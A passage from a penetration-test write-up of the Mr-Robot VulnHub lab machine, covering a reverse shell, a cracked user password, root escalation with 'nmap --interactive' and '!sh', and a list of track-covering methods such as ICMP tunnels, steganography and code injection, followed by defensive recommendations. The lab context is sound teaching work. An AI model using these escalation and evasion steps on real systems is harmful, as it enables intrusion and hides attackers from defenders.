


Fig. 13 Access to Remote Host on which more tool will be installed to pivot.

6. Command and Control

The installation of the shell and the ability to open a session through a reverse TCP connection ensures that there was a level of command and control of the remote host. In addition, the creation of a fictitious user, which could be something very similar to the naming convention or an authorized users would ensure that persistence was maintained through a legitimate user session. To do this, there was the need to obtain root level privilege.




Fig. 14 Local User Passwrod Hash (Determined to be *abcdefghijklmnopqrstuvwxyz*)
Access to the remote host was obtained and a pivot from the web server to the host machine was successful. Now, this is where any objective of the pentester can be performed, after the super user id has been obtained.




Fig. 15 Access To Remote Host & Root Privelege (USN: robot, PWD: abcdefghijklmnopqrstuvwxyz)

Privilege Escalation to Super User

There was an identification of the super user id binaries and nmap existed. With the use of the interactive characteristic of nmap (*nmap --interactive and !sh*), there was escalation.




Fig. 16 Interactive NMAP

Enable SSH to remote Host- since it was closed.

1. Ensure that the following options in the configuration file */etc/ssh/sshd_config* are set to yes:
2. Determine if the SSH server daemon sshd is running: *$ /usr/bin/svcs ssh*

3. If the SSH server daemon sshd is not running, start this daemon. If the daemon is running, no further action is required. *$ /usr/sbin/svcadm enable ssh*

7. **Actions of Objective**

The access that was obtained on the host allows the pentester to illustrate what a real attacker could do. Although, the information assets on the WordPress site might have been intended for public dissemination, an attacker that reaches this level has pivoted beyond a number of layers in the defense in depth, and has now reached a layer below that could be used to pivot and control other resources. Those layers can now be the target for further probes until they obtain their objectives. The opportunity that presented in this test, where there were usernames and password hashes saved on the web server, allowed the pentested to use the credentials to access the host machine. Now, anything is possible from this point on and the vulnerabilities that were initially identified can be used to reduce the confidentiality, integrity and availability of the services, such as the WordPress site and its contents.

Covering Tracks

This could be obtained in a number of ways but based on the operating environment and the specific configurations it would be recommended that:

- **Use Reverse HTTP Shells -** This will like a normal traffic to the organization network perimeter security device like a firewall, as port 80 is usually opened.
- **Using ICMP Tunnels -** As a backup, if the GET commands of the Shell are analyzed and caught, this would be the covert channel to mask the data.
- **Steganography -** The shell files can be hidden as important images on the site.
- **File Naming -** Renaming files to hide types in case of security or virus scans.
- **Code Injection -** Ensure that even if the credentials are changed, there is always a means of knowing it.

Recommendations

- Use more complicated passwords and combine with another authentication such as Two-Step authentication.
- Monitor Incoming and Outgoing Traffic more aggressively
- Use better hashing algorithms
- Segment the web server; by using separate servers for internal and external applications.
- Audit the website activity and store logs in a secure location.
- Provide administrators and developers with appropriate training on security expectation; such as where to store passwords, web service security, etc.
- Keep the host operating system and web server patched

- Continuously use application scanners and if possible, hash the entire web site content and validate before making changes.

Conclusion

This pentest activity combined the footprinting, fingerprinting, enumeration, penetration, access escalation, maintaining access, and covering tracks. It identified a vulnerable box and secretly entered it in a manner very similar to a would be attacker. This activity will assist the organization in further protecting their web application, hosts and network and will assist with the patch and configuration management and continuous monitoring efforts. As a result of identifying and fixing the vulnerabilities identified and even the one exploited, there was a sense of achieving good IT governance and awareness of the security posture of the organization.

Appendix

1. Mr-Robot Walkthrough, JackTutorials, https://www.youtube.com/watch?v=1-a-P1Q2AnA
2. Mr-Robot Download, Vulnhub, https://www.vulnhub.com/entry/mr-robot-1,151/
3. Oracle Technology Network, Oracle, https://docs.oracle.com/cd/E18930_01/html/821-2426/gksja.html
4. NIST, Technical Guide to Information Security testing and Assessment, http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf